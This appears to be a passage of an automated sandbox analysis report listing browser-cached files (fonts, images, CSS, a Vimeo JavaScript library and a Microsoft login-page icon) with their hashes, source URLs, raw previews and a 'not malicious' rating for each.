Preview:	wOFF.....u.....GDEF.....0...>...;GPOS.....E.S..GSUB.....<....OS/2.. ....Q...`[.&.STAT.. ....6...@.H..cmap..!(.....o.cvt .."....o...'...fpgm..#`.....6. .gasp..*$.....glyf..*,..C...{.6...head..m....6...6.<..hhea..n....#...$....hmtx..n(.....E.3$loca..p....Y...d..*maxp..sD... ... ...qname..sd...A....Geg.post..t..... ...2prep..t.....8.1p x.=... .....N....NG."....S\...a*q....P...x.L..t.@.....dk7:z.m.m.m.m..t.o.{A.X...../[.....i.s{.....`f...!...8..dd..5..ro.C.....r.....6.Q7.O^1....i.l.i.....NS..>...%...3.I..Jk.....OJ.:.....Y/. ...<.F...y....;.<...,...C.....L...l.k.UV?&V1N.*6.....c. .FJ...i.....s...o.1.\|...6="'*,J.....h..8^....6.....Uk.5.W+:,...s...U.jP.j....jm."S.....\.....!..~X..2f$V2.....].18....8....+..kx.yx.l.{ f.>2..._.....6b$F.!v..^.&..'>.. ....p#.=....J...B.c0}...8....t;N.z...e..W.].....e|.....*H.w..e..n.+X.....-....".il.p;...wS.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\QGY_z_wNahGAdqQ43RhVcIgYT2Xz5u32K0nXBi8Jow[1].ttf	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	TrueType Font data, 18 tables, 1st "GDEF", 12 names, Microsoft, language 0x409, Copyright 2019 The Work Sans Project Authors (https://github.com/weiweihuanghuang/Work-Sans)Wor
Category:	downloaded
Size (bytes):	61216
Entropy (8bit):	5.939755676842243
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\QGY_z_wNahGAdqQ43RhVcIgYT2Xz5u32K0nXBi8Jow[1].ttf	
SSDEEP:	768:g5bSH1rAsXHH0VRXBV37jCTQLoJPCHsCq3LRhzwi7ejnclE0praMfL1nNhN35vQ2:ggVRH0VpB+bJPCWh7yjcFBrfLVNdPAnw
MD5:	12AB7F68528BC35CFB0FADB6E57AEA46
SHA1:	6C6892C644826FAA8C87B8E43C6F7726DFC41BF4
SHA-256:	86B15C2F4439A73BD95F8551474EF4CF705A6C76454328D288C1998F51001545
SHA-512:	B152FEF7AEA16204CC56B0C330C0D492E83F816A0662405631F58B899129B9F7E9889B638E925130A95D6744CC341AEE338090C3385C26E450992141C4ECFCCD
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://fonts.gstatic.com/s/worksans/v9/QGY_z_wNahGAdqQ43RhVcIgYT2Xz5u32K0nXBi8Jow.ttf
Preview:	..... GDEF...x...4...8GPOS`.....l..E.GSUB.@.x...4....OS/2[.'.....`STAT.....Dcmapz..S.....cvt)V.....fpgm.6.....gasp.....,....glyfQ9.^...,....head.F.....6hhe a.....$hmtx..>J...H...Jloca(.. ...d....maxp.$.r...D... name@.^O...|....post...2..... prep8.1p.....z.....2@/.....L.....h...PM.....Q.N.....+3.3.#.'#..75!...._..U.... .*.a...l..\Y...KK.....z...&.....Q.J.....z...&.....R.J.....z.X.&.....>.J.....5+.....z...&.....P.E.....z.O.&.....B.K.#.....#.5+.....z.m.&.....C.J.....5+.....8@5. .....g.....g...._...PM...._....Q.N.....+%!.!5#.#.!.!.!.!.3.#...s.=.{V.....KK....K.K..)....l...I.....9@6.....L.....g...._...PM...._....Q.N.....!...+3.32.....#'32654&##5 3254##!.ul:5;E~u..GEEG.....bT2Q...U6TeK:459Klk....D.....'@$.....L....a...VM....a...W.N&&&#...+%..#"&&546632....&&#".....3267...Ni>^.KK.\@dG.O.SBCf96dDB b..8Q*S.ii.S#E2%9;?vTSw?CC...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\Verdana-67b203332f431eb965507c64f2cbe015[1].ttf	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	TrueType Font data, digitally signed, 19 tables, 1st "DSIG", 40 names, Macintosh, Typeface and data \251 1996 Microsoft Corporation. All Rights ReservedVerdanaR egularMicrosoft:Ve
Category:	downloaded
Size (bytes):	139640
Entropy (8bit):	6.733790190509337
Encrypted:	false
SSDEEP:	3072:h134dp5nESRDdAwnzSUhoFwvUqI7qc7UFBk5frSw:h136pOCdAwmU+dqI71aBCF
MD5:	3BA52AB1FA0CD726E7868E9C6673902C
SHA1:	BA19D57E11BD674C1D8065E1736454DC0A051751
SHA-256:	96ED14949CA4B7392CFF235B9C41D55C125382ABBE0C0D3C2B9DD66897CAE0CB
SHA-512:	9213A98E1FA04556EB4BEE5FCD6EF4C797FD2F53DB0DC2778C1592A8C16B4EE2090B00C892B15AD5DD6731C7F4FF03246DDB9C9447F228FC06DE123FF370D0 A
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://st0.bp.cdnsw.com/assets/standard/Verdana-67b203332f431eb965507c64f2cbe015.ttf
Preview:	.....0DSIG.P.....d....LTSHV../...0....OS/2Gu.....VVDMXt.|m.....cmap.M.....cvt L.@..."....fpgm.7.S..!t...8gasp.....glyf.....;.hdmx.I....28..l.head.Hr,...<...6hhe a.;....t...$hmtx..r>..$D....kernu.~S.....locag..w...4....maxp.j.>..... name.;.r... ....post.UE...x..&Qprep.@./.....:_.<.....~D).....m....Y.....R...;..... ....}.....}.b...k...../.8.....?.....3...%...3....x.....MS .@. .....Y..... .....(.....C.....C.....J...../.Q..... /.....^.....7.....^.E..... .....-.....=.....I.....$.....U.....-.....c.....q.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\apis[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 300 x 283, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	32561
Entropy (8bit):	7.964562467882383
Encrypted:	false
SSDEEP:	768:Vllx+oXTB+g8HTX/Y6gAlGVrHdOXxT8HZ2Rc2KVPkXYa:/7+OTBNQrKAlGtdOh45Ccnwp
MD5:	FA77D672496215F9ED7BA66B4BB034EE
SHA1:	6C45FC89B1EFF3452AF34D1725119B7FCA2FB767
SHA-256:	67D5D534F4DF42F02FACBBD2829AF7000A819EA24EB8D12A68CF7FE799E69807
SHA-512:	E9392139BC9D7C75A6832C0F903C55114F82BEE48EA779C9D48472C60477EE1E04A9E1589FEB9B068CBB984DD484006DD5E6E934306CF07E06AD853AC410824
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ssl.sitew.org/images/blog/welcome/icons_menu/2021/apis.png
Preview:	.PNG.....IHDR...,.....`..`..~.IDATx...x..../.....^.^..^*..K...!@.$.....;.-.hK..W..(..I....vfmvv.....>.a6.nn._...3&.0.....M.....<xp`.....<8.x.....X<x.....X<x.....,.<x.....< xp`.....m.,~...&.k.>zb....T.\.....~\..[?.|...m./.7W.....?n.C..o....w.d].....A...X.X.....P.j.M3&}.....\|2.~.q.&..9.8.....?.`.j...V...U.\9]...r..M...S/4.....~.T..e...vB.7K.>...i.b...lX.. ..+.G.y.i.....?n<..G-.:.%...K`U..N.(...E.iN:\|:7..]].M.z.e..*e...X.X...5.....O.c.?_.IM..Q..eG6d....U.....+..{...8.8.....7kS/....aV.....;.fB.bH:[...g...i...=..ti;.=....?.q.a..qB..;.v.. X.....1.....saUL*l.`.iN.....O....W-K.....p.*..*.*...o.}.[....`..T.47.V..../s.r..+...\.5..X.8.....z.....~..X.{.C.7/<.....L..s.`.....\q.../...8.'..NO....Xa...{..tm3!Bz.j.X.X...u..o....m....T....x...L..{. ...b.]...6g..h...cK.....}f.q....~\WX..7c.....`..T.....;s!.T1$.-....q>k..t.V.?...3..uD.....(?X.q.]..S.[.`.en....jB..j.h...).gJ...E6,....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\documentation_bcb4d1dc4eae64f0b2b2538209d8435a[1].svg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	SVG Scalable Vector Graphics image
Category:	downloaded
Size (bytes):	1555
Entropy (8bit):	3.9986369032270845
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\documentation_bcb4d1dc4eae64f0b2b2538209d8435a[1].svg	
SSDEEP:	48:fnPtRGMZvaYm+dN/fltkn9mU6X/pU2Ka1xZXM:XtQIvXHlinn6X/GKm
MD5:	BCB4D1DC4EAE64F0B2B2538209D8435A
SHA1:	4F10568BC1B70BC98D5297B85812C33B3E636766
SHA-256:	A76C08E9CDC3BB87BFB57627AD8F6B46F0E5EF826CC7F046DFBAF25D7B7958EA
SHA-512:	DB41DE25233B7000DD841D244CA2A7504E4B1443A7CF41AA88136764EEB3002B3B99D0E8B31A828AFE4749F454ADCF5D2E4F9F72D645F0A6E66918B5E5A8A7B1
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://logincdn.msauth.net/shared/1.0/content/images/documentation_bcb4d1dc4eae64f0b2b2538209d8435a.svg
Preview:	<svg xmlns="http://www.w3.org/2000/svg" width="16" height="16" viewBox="0 0 16 16"><title>assets</title><path d="M8,0a7.876,7.876,0,0,1,2.126.285,8.011,8.011,0,0,1,5.589,5.589,8.072,8.072,0,0,1,0,4.252,8.011,8.011,0,0,1-5.589,5.589,8.072,8.072,0,0,1-4.252,0A8.011,8.011,0,0,1,.285,10.126a8.072,8.072,0,0,1,0-4.252A8.011,8.011,0,0,1,5.874.285,7.876,7.876,0,0,1,8,0M8,15a6.863,6.863,0,0,0,1.858-.251,7.076,7.076,0,0,0,1.673-.707,6.994,6.994,0,0,0,2.507-2.507,7.076,7.076,0,0,0,.707-1.673,7,7,0,0,0-0.3.716,7.076,7.076,0,0,0-.707-1.673,6.994,6.994,0,0,0-2.507-2.507,7.076,7.076,0,0,0-1.673-.707,7,7,0,0,0-0.3.716,7.076,7.076,0,0,0-1.673.707A6.994,6.994,0,0,0,1.962,4.469a7.076,7.076,0,0,0-.707,1.673,7,7,0,0,0,0.3.716,7.076,7.076,0,0,0,.707,1.673,6.994,6.994,0,0,0,2.507,2.507,7.076,7.076,0,0,0,1.673.707A6.863,6.863,0,0,0,8,15m-.536-3.247H8.536V12.82H7.464V11.749M8,3.715a2.558,2.558,0,0,1,1.038.214,2.737,2.737,0,0,1,1.426,1.427,2.533,2.533,0,0,1,.214,1.037,2.215,2.215,0,0,1-.159.875,2.921,2.921,0,0,0,

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\en[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 1000 x 500, 8-bit colormap, non-interlaced
Category:	downloaded
Size (bytes):	4713
Entropy (8bit):	7.616513776116646
Encrypted:	false
SSDEEP:	96:vLOGPEF/XtzW1n2cA1vZsd+zQ+amBhCT5RW2gKI51Rm:iLF/YJrAFSd+kw2gnvm
MD5:	8B33222A8BE7109C1A66A0A4441AE78F
SHA1:	09B9528C548480AFBB41BFAA20477458C86E38A8
SHA-256:	CCD31316F38D58E511A12E76BFB375B5484B02D3BAD6260E72FAF98E47A4950E
SHA-512:	43C61D8254BF82436788391E78CA370D7888B2C9DAD8583BEFB6AAB3EFDCFC005571580B020DB967CFB633259D9313CDFE985E38E54D64F3589C128B3F1F84D
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ssl.sitew.org/images/blog/flags_lang/en.png
Preview:	.PNG.....IHDR.....IPLTE..%.Mg.....Ib..2....Qh.aw.Qj....;..<.....(G....5.u...>..&.....r.....3P.~.....+t.^u.....K..L.....^u.....;N.I[....bp..Oh....Nh....[r.&q2E.DT....Tc..{.fs..]tSa.AR.....u.....E_.....Qi..5.....8..l.Zq.....k..'.....LS`...+.....6R.....k.*t.[q.....C\.E_DV.....H`...%q.Og8K.....{.....?....'r2D.DU.....9U....:V....6J.AT.Oa.....y...1....\s...!A..:..0.....L\.....:..8.....*Sc....3P....8.+u....../w..+..l.....l....*.....Ng.....DW...9....&r...AP.....Ld.rr:.....IDATx.....Q.....\.m.....*.I...#.+3.=.y..2.i....Q.....#Gf-..F4-.u. ..|.....]....n.....b..W....G7.u....k5..cN..Q),.,s.z.Xp....p...;.?9..Y.x2.w..n.u.K..+..j@.M.....`_}..D.NNZw.[.}t.v....k.....].....+1.)...W...Wb.StE._..w&..0..(..L.Op..g..f9E.1..Wb.cQ.|Lp....p.=..\t%f9.E...|%f.|....\#W.Z..E'1..Wb..G.aLp...Qt..|%f.4.....\.Y.G.a\..W

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\etwk0-new-remittance[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 792 x 900, 8-bit/color RGBA, interlaced
Category:	downloaded
Size (bytes):	161304
Entropy (8bit):	7.968902005206412
Encrypted:	false
SSDEEP:	3072:wNfctasxP52GnfQEAoO8dDG4IVq5X1doMuAWiM7DeP:ayaWHn/fGRVqmMuZ7qP
MD5:	BDCAFA7F9DB59C4044D5238CCB965100
SHA1:	795516342BE5D65F03D693C7E586968D17EC95EB
SHA-256:	841E991DD15210C0004F8685CD6049931C01BB5C3686740979AAFE36FD0F158B
SHA-512:	279877F110D7AD46052C8F7FAB80E6F965E8ADF168CAC88E5CF9E891F16E41126531E7F6B71CC7AC7EF1B0B74CC3B4BD0490480188005FEBA0B19B6141080F2A
Malicious:	false
Reputation:	low
IE Cache URL:	http://mfs0.cdnsw.com/fs/Root/large/etwk0-new-remittance.png
Preview:	.PNG.....IHDR.....U.....gAMA.....a.....sRGB..... cHRM..z&.....u0...`.:....p..Q<....bKGD.....pHYs.....e....IDATx.....e.q....._..4A..@...(..eg..p.9{...h...Z.{I.dO.(...".T.E...(.ufeVj....."3#C.....}i.y....E.E.o.....o....Gk.7.#xc8..cbb"4.../..W.:.+W.4.}.1.1.1.1.1...../_....azz..c9133....G\..."....+....?x%..mo.=.....o.....x...l..l..X8v.3.?t2.;..v.;...=...;..h.S.rcll,.:...n;.v.9...Kho.....cc..M...yF...3....g.....::.bZo.....f..7.A...8{.#.:.....m.....s1.O>.j..&....t!..|j.rF..c...B..:.|>..;...+.....?.JCCC.7...W...K..%.t..7e6.....B[[[...3..q...Z.^.....4~.>@.Ee6.1x...7...6.-[...['N...~;.....z+...;).....J.R8u.T.{w.gO8p.@.sg.].....N.>..=.....s...'.5.ih.FZ.....I....^./..B..G...o..fx.g./..^}...y..k.6mJ....1...>.@.9"wTe.SS...;Q...tN..@.i....T....05>>..a..q.T9.....5...wvv....@..J.;.tPP..C.^..w...7h)..K.P^..gh\.....d.|T>..#G.E.;v,.:t(.<x0.._T':..ix.5..Q@.4./D..K.<.....9s...X3g

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\faq[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 300 x 283, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	38396
Entropy (8bit):	7.980937903282773
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\faq[1].png	
SSDEEP:	768:DlO1fjxzdCWV2LWRPdcobC1DDvJ7wEKbcEw0CBlwYlpcAN7BehdbV8J1V9gvGzvz:D0jxdLV2qPCou1XJ7w1nwHc6wJ4V97zL
MD5:	5F875FCAF3E40624EA31E6DF67888BA0
SHA1:	D4A0C08CB6DDE322D39A46651E99278A856A38FE
SHA-256:	A4C99C42681D98457A6A80C041046F4A4FF18EBC64D01AA58C71CFCE8D749691
SHA-512:	1232FE3A3CF91A2B7FCAA3A4F1D775C3CA742EFDF96419274E54467187ABAD484B975B984039D15759B517BE0461AD62AB05B7F0EAA24C60C9E57C06894FDA57
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ssl.sitew.org/images/blog/welcome/icons_menu/2021/faq.png
Preview:	.PNG.....IHDR...,.....`..`....IDATx..}..$Gu.....t.{..s>%.....,.l0.....c0A.$.(..,.@9.tA.....<.3S.....gw..t.....Cz.Gz....`)`.Gz..o.`1..3...G6..u..CS...\..2M.B.8].o?.. .....a.....u.Z..}~w...z..5k.144.v.~g...6NLLu.2o*.....=.iOooj..R.Z.~.....71...\.tS.i.x...w.rxt|. ...;.....LOx.X)`.....{...=.w.y..nz....q.iOZ.r...+..f-.../..$M..!IT....\y,.....=..2.h5V..... ..c...'..;.g..m.w.|.m;....{.....I.+....@..3...g\|...=..O:...l\.....5..#.....KP..)Z..._.?.....r.....-.....A....._.v./.~.mw...c...W.....~K...V...y..^.]*...=.....?... ... O..`IE..2....^(.....e.%.....+.7r. <.._.s.....>...+..V.X....\..7.....g?.... .....(...b.L).&..D.(....q.]...k.....".'...4.p.{.u.....o.:tp$..)`.g..|.X...u.}.\.{...s.[wvS.`)...C. ..d..X(.I....P.']!..\..@...,.,a...0....~..W..U.....O...O;... ..#...K^..y.!W.a...%.....>...f.P..{I.R...YX.J|.....;_.....=00.....:...\.W.../..w..#.]..9..=y...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\font-awesome[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	troff or preprocessor input, ASCII text, with very long lines
Category:	downloaded
Size (bytes):	37414
Entropy (8bit):	4.82325822639402
Encrypted:	false
SSDEEP:	768:mmMtl+A4CSIDqvnI+YTBrFPvVrJjhiRAiiEL:mXtl+A4GDUI+Y9rpVljhiIEL
MD5:	C495654869785BC3DF60216616814AD1
SHA1:	0140952C64E3F2B74EF64E050F2FE86EAB6624C8
SHA-256:	36E0A7E08BEE65774168528938072C536437669C1B7458AC77976EC788E4439C
SHA-512:	E40F27C1D30E5AB4B3DB47C3B2373381489D50147C9623D853E5B299364FD65998F46E8E73B1E566FD79E97AA7B20354CD3C8C79F15372C147FED9C913FFB106
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://cdnjs.cloudflare.com/ajax/libs/font-awesome/4.7.0/css/font-awesome.css
Preview:	/*!. * Font Awesome 4.7.0 by @davegandy - http://fontawesome.io - @fontawesome. * License - http://fontawesome.io/license (Font: SIL OFL 1.1, CSS: MIT License). */./* FONT PATH. * -------------------------- */.@font-face {. font-family: 'FontAwesome';. src: url('../fonts/fontawesome-webfont.eot?v=4.7.0');. src: url('../fonts/fontawesome-webfont.eot?#iefix&v=4.7.0') format('embedded-opentype'), url('../fonts/fontawesome-webfont.woff2?v=4.7.0') format('woff2'), url('../fonts/fontawesome-webfont.woff?v=4.7.0') format('woff'), url('../fonts/fontawesome-webfont.ttf?v=4.7.0') format('truetype'), url('../fonts/fontawesome-webfont.svg?v=4.7.0#fontawesomeregular') format('svg');. font-weight: normal;. font-style: normal;.}..fa {. display: inline-block;. font: normal normal normal 14px/1 FontAwesome;. font-size: inherit;. text-rendering: auto;. -webkit-font-smoothing: antialiased;. -moz-osx-font-smoothing: grayscale;.}./* makes the font 33% larger relative to the icon container */..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\froogaloop2.min[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	1542
Entropy (8bit):	5.214791254336831
Encrypted:	false
SSDEEP:	24:Vnsr9a4Htf0L4dQMqOS/wRFAknP9yRRwCAnBG8PLYDz894BMs7sNCgrNG:Gr04H6xtOS/wYs9nBnLA8mMs7sNCgr0
MD5:	F9624433F960DCD3EBDB2EB2B948E9CF
SHA1:	35F11F7F135477A317781F051BD5CD9944B368B8
SHA-256:	F0A7E38D3DA10F50C1F5F4ED4E50D920BD6E81F650A7C2F05D200BDFA3D47426
SHA-512:	9975C31399F1059E331C9023CEDF43ACA0CDC06D7ED79CBE7FEC41BF27737F00EA68FCC81EE618405CFBAFF6C2E0C7000E8D45244463A13CBDB4071E0041FA0
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://f.vimeocdn.com/js/froogaloop2.min.js
Preview:	var Froogaloop=function(){function e(a){return new e.fn.init(a)}function g(a,c,b){if(!b.contentWindow.postMessage)return!1;a=JSON.stringify({method:a,value:c});b.contentWindow.postMessage(a,h)}function l(a){var c,b;try{c=JSON.parse(a.data),b=c.event||c.method}catch(e){}"ready"!=b||k||(k=!0);if(!/^https?:\/\/player.vimeo.com/.test(a.origin))return!1;"*"===h&&(h=a.origin);a=c.value;var m=c.data,f=""===f?null:c.player_id;c=f?d[f][b]:d[b];b=[];if(!c)return!1;void 0!==a&&b.push(a);m&&b.push(m);f&&b.push(f);.return 0<b.length?c.apply(null,b):c.call()}function n(a,c,b){b?(d[b]||(d[b]={}),d[b][a]=c):d[a]=c}var d={},k=!1,h="*";e.fn=e.prototype={element:null,init:function(a){"string"===typeof a&&(a=document.getElementById(a));this.element=a;return this},api:function(a,c){if(!this.element||!a)return!1;var b=this.element,d=""!==b.id?b.id:null,e=c&&c.constructor&&c.call&&c.apply?null:c,f=c&&c.constructor&&c.call&&c.apply?c:null;f&&n(a,f,d);g(a,e,b);return this},addEvent:function(a,c){if(!this.eleme

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\help_center[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 300 x 283, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	39580
Entropy (8bit):	7.978243801335725
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\help_center[1].png	
SSDEEP:	768:GXoUZ2wr3vkGL+UAVGr7BljypbaEG4grHbt8seIqkZaik6b3fp2:GtZ2wDvfqUAWPupu5HbS3lTaiJ2
MD5:	03E66AF55777F76EEF23A85DF22CC9C6
SHA1:	50B3049A22FC3895C5861E2CCFEB2E87021D2FD1
SHA-256:	AFE3DEAAC6246BA4004D39C812CC8C1F382C173665A5F70E22F6895164D61E07
SHA-512:	C82C6E53A59D6433696B3BEBE26964A5D8F19F92C034C30C06E05AF58EE3A70BE777E23E2DB318852CF00A4660DBCCC923C7411AF8F7D0CB43C9F19E870CDDAA
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ssl.sitew.org/images/blog/welcome/icons_menu/2021/help_center.png
Preview:	.PNG.....IHDR...,.....`..`...cIDATx..w\....;3[.. ..z.J.A.+.P.Q...]....;v,.."*V.....{/I.%m...}..vgvv. @...A.%.lv.|.s.{..R.g8...h..8.r.3.....p.3.`9...p...g8.....g8...3....X..FB.w...1..S;.7..1. ..%...Y.....[g...s.o.).C...^s...3.u..xd.G...7N...4p..).N.....v.*.....`9..(s.87\s.9/.....u..Q..qD."Q.2.]hRD.z.E#G.v..e.v.8s.....3...^...W_{.K;.P.....:.A..y...~.q.&@.c...`9.r.. ..3O=.....mk%.....j.....q....x3Q.....?e*.d.u.....u.+.@>..1.>...?wl.B.h....."E.v..Y.av.A..]]U.8...,.X....._.`.RNr.--....*..8Q.A..\...b.h..O?..../.}O..s..,.X...e..iS.y.O.q..(....9&..q..3 0.GL.b.?.x54t.....3.i.....oZEAi.2..t.Ep....|.,S..y.l....v9Y.d].9o..,.X..P..f.>..#..9}....`UV.*.!..@Cp.=LT.]..:.t....K....,X..... .@.....^.T..d.j...P2..e.....(..7sc....?.K.p(...:....,g...(....7G.. {...1pDUQT#...C/..-...N..:.t..o=../|.,.X....O.j..{.....1K.....H&m.P-VT....)P..y...t.).N.....`9.6.S.....w.].W..s..N...).fp)>..1Q.!..R(;.....1.....9*....,g.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\home-accompagnement-humains[1].webp	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	RIFF (little-endian) data, Web/P image
Category:	downloaded
Size (bytes):	1464
Entropy (8bit):	7.813183759427712
Encrypted:	false
SSDEEP:	24:0Nhp1sfDYz2hHnmkMQTy6XeX5Z1ChHFOVjmnuJl2N6HTVmy/fJASXx:0Nhp1srYz2NLMQTU5aHM9+K2NIxjFXx
MD5:	CF78E5E53ACF720EA7B406CD470BDCB8
SHA1:	233DF9F9B5C3586AE0380FE223702F587BC660EC
SHA-256:	F4062F783DAE948F18023AB0E53CFBE3BB43E35EC6C6E7817DAE13236360BC5B
SHA-512:	345227D5FBC74DD537D35201F7BAE0C19E9576FC9EE0E712C47C5E788ED922462DF02EDE0CDCA98C669081002937215975 57ACFC271882E33EBD1E4F1227C71
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ssl.sitew.org/images/blog/landing/2021/home-accompagnement-humains.webp
Preview:	RIFF....WEBPVP8X.....J..F..ALPH,.....i;..m;..m.m.m...m.....9A3"&...Y.o~....|..b..Z.L.OTWjL,.....6.*7I.w.5..X.%z.....FU.E..Hg.0Pa.j.....\..8..l.Y..I..%..dwX".Jv.....c.*[=..f.... [/....8....f..Q..|X.p.@..dq+_.8q.<.d.....R...v/6...P..O...6.....@-.q.v6.....I..\.h!.pM.....W%0...w?q..x}dB.....R.....d.P.^..5+.....#A..._..y..).M....U`.C..uq5.....<e...s....LpfZK..... .....c..5.<.[.....l.....e....}.CX.W..C.....jR...|I.Y+T(.59Cr.....n...:.Y@.>.i.2).....Jt).....dV..+F...'.w[pW.Z..6i0<..N...3_-D...*../.5q.....&.1./..... [.....H.w`dZ.y....1.Q....VP8 ^...0....* K.G.>.6.G%#"!/U^....@.o..>co_..&.....u?.}.{\....O.....@..F<..Uw..@..=...X.<p.q.?.{.Aq...E&(~(Lc..Mq.0...'.F&.C:.j.Y.C..6K....#.[..c5.}.O#n.`G`..1....B..rx.7XeP....c.~.=...._..... ..._.A6>.\?.=.~..~M#.*M.nm..R.R.g'...q14.n...).7...TAn3.Sx...J....Sl.x.x.....N.....`..+/...5.P....+.....l.....Vx...Eo.Z...Pt..86..dK./._....(..N.?Gd..4A.. ?O;....{...s..!..E3Z./3.^>.' ...=XD.l.,c

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\home-engagements-illu[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 1600 x 679, 8-bit/color RGB, non-interlaced
Category:	downloaded
Size (bytes):	77533
Entropy (8bit):	7.919379331160253
Encrypted:	false
SSDEEP:	1536:/fPeEW3gk6W2zsYnbg9EMYgwLBcSaMml3B+CnYnIll2ZfGRUHqALKkJsL:vmmWQssbg9E9gwtcD/B5MIlAhqCJq
MD5:	97216681443A419406FB5D5A3DB4EB15
SHA1:	641EAE47DE8D3ED04503EECBB81CA7A3EBEB1F5A
SHA-256:	8033B950D4ABAA5D73BAA2326CFB6048AB24A9399B249D3BC6AE7D09B2C92897
SHA-512:	249E87B098DFC9C04ACC6A9F4FCE6405D491608A140CB91A01D28818EDA06DB31029080880B368DCE5FF39D493956A2AFCEF6DDDF879E277698EE743B80C93F
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ssl.sitew.org/images/blog/landing/2021/home-engagements-illu.png
Preview:	.PNG.....IHDR...@.....Q`.....IDATx..S..h.....W...{?O.....08g.x.....l.#69.rDHBY..@.....`.B..uN..u.....g....c.....@.....2.,.....4.,.....4.,.....4.,.....4.,.....4.,.....4.,.....4.,.....4.,....S..l8....,.....)n.].%.pSv....M..2....w..wU..W..V...R.T...F.]...z.....N.e...Po...}[..LQtS^z]~.....W&..<q..._W..nN.-..U5?.>.2..J.....U.....@:.....k!4..kfgG=... ju.m..2..2y.m....J.....k...[...F.S|..v.V....6y....&*.*.?..:.uss.@.....F.....@>@.....^p.Z..uw.).....Q.T.~....O.h...*.wT{n..8~m.B.dy...M...8....@.....@L...^.:.....I2T%a.....[..7&K.d..U.' ...0... ..X... \B..ksG...mY.}..Z...MY...j.-.....C..`8.q.....B...8.5.k.....+.V...@e i}}O...\~.E.D7..GXH.....r./.x...-?u[..Z...).C..(w.8r{.z..'.....Y%.q.X.T..*.j....e..2....gkU5F... +.....d..l{.BY."V.z..=U.u.2.....(.... g..... #..O7.....#.Iap...[.}.&.<.6.,.....Y.....i..r6...,.P.B...Y..n..n...Y.9.... ..... %".....r..;...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\home-google-argent[1].webp	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	RIFF (little-endian) data, Web/P image
Category:	downloaded
Size (bytes):	3178
Entropy (8bit):	7.9234824115587426
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\home-google-argent[1].webp	
SSDEEP:	48:cjWiEMlLCkTq/SP8bHMjE/+VcOzASPkvHNFgAQnvbqlH4vwzTZAvZkHy:ULd7GHFWESMcAAbqmvwzTZ1y
MD5:	E1531EAC48D8EC5E610350D535569117
SHA1:	12450CBCD277D180B29E08F745E0FC2A3756616F
SHA-256:	91E79984B3A4BBA4F93EE980C2282B5DEFDA6E0269FF74ECFAD4E66F673F2076
SHA-512:	582F69E54B466E479148B0047FF4F9CA60366737B6317ABC07F2B41870DC0E3F91D61C9BA3825001D000C79451C6DAA16A5E19C35A7F7EFC2CD353034A492A7D
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ssl.sitew.org/images/blog/landing/2021/home-google-argent.webp
